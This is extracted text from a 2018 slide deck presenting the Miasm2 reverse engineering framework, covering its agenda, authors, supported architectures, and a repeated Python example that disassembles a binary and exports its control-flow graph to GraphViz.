Miasm2
Reverse engineering framework
F. Desclaux, C. Mougey
Commissariat à l’énergie atomique et aux énergies alternatives
August 08, 2018
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Miasm2 | August 08, 2018 | PAGE 2/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Introduction Miasm2 | August 08, 2018 | PAGE 3/120
About us
Fabrice Desclaux
Security researcher at CEA
Creator of Miasm
Worked on rr0d, Sibyl, …
REcon 2006: Skype
Camille Mougey
Security researcher at CEA
Second main dev of Miasm
Worked on Sibyl, IVRE, …
REcon 2014: DRM de-obfuscation using auxiliary attacks
Introduction Miasm2 | August 08, 2018 | PAGE 4/120
Miasm
Miasm
Reverse engineering framework
Started in 2007, public from 2011
Python
Custom IR (Intermediate Representation)
github.com/
cea-sec/miasm @miasmre
miasm.re
Introduction Miasm2 | August 08, 2018 | PAGE 5/120
Why are we here?
Miasm status
Used every day
Malware unpacking & analysis
Vulnerability research
Firmware emulation
Applied research
a
…
Development efforts (at least we try)
Examples and regression tests must work to land in master
Peer review
Some features are fuzzed and tested against SMT solvers
Semantic tested against QEMU, execution traces
Features tailored for real world applications
a
Depgraph (SSTIC 2016), Sibyl (SSTIC 2017), …
Introduction Miasm2 | August 08, 2018 | PAGE 6/120
How to start
Documentation
1 Docstrings (ie. the code): APIs
2 Examples: features
3 Blog posts: complete use cases
Today
Feature catalogue: boring
→ real world use cases!
Introduction Miasm2 | August 08, 2018 | PAGE 7/120

Miasm: classics
Usual features not discussed today
Assembler / Disassembler
Instruction semantic
Graph manipulations
Support for x86 (32, 64 bits), ARM + thumb, Aarch64, MIPS32, MSP430, PPC,
MEP, SH4
Supporta
for PE, ELF: parsing & rebuilding
Possibility to add custom architectures
a
Elfesteem: https://github.com/serpilliere/elfesteem
Introduction Miasm2 | August 08, 2018 | PAGE 8/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 9/120



Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120

Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
2 Get a “factory” for the detected
architecture
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
2 Get a “factory” for the detected
architecture
3 Instanciate a disassembly engine
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120

Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
2 Get a “factory” for the detected
architecture
3 Instanciate a disassembly engine
4 Get the CFG at the entry point
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
2 Get a “factory” for the detected
architecture
3 Instanciate a disassembly engine
4 Get the CFG at the entry point
5 Export it to a GraphViz file
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120

Disassembler
1 from miasm2 . analysis . binary import Container
2 from miasm2 . analysis . machine import Machine
3
4 with open ( ” target . bin ” ) as fdesc :
5 cont = Container . from_stream ( fdesc )
6
7 machine = Machine ( cont . arch )
8 mdis = machine . dis_engine ( cont . bin_stream ,
9 loc_db=cont . loc_db )
10 asmcfg = mdis . dis_multiblock ( cont . entry_point )
11 open ( ” / tmp / out . dot ” , ”wb” ) . write ( asmcfg . dot ( ) )
1 Open the binary (with PE / ELF
parsing if needed)
2 Get a “factory” for the detected
architecture
3 Instanciate a disassembly engine
4 Get the CFG at the entry point
5 Export it to a GraphViz file
6 You’ve written your own
disassembler supporting PE, ELF
and multi-arch!
From the example: example/disasm/full.py
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 10/120
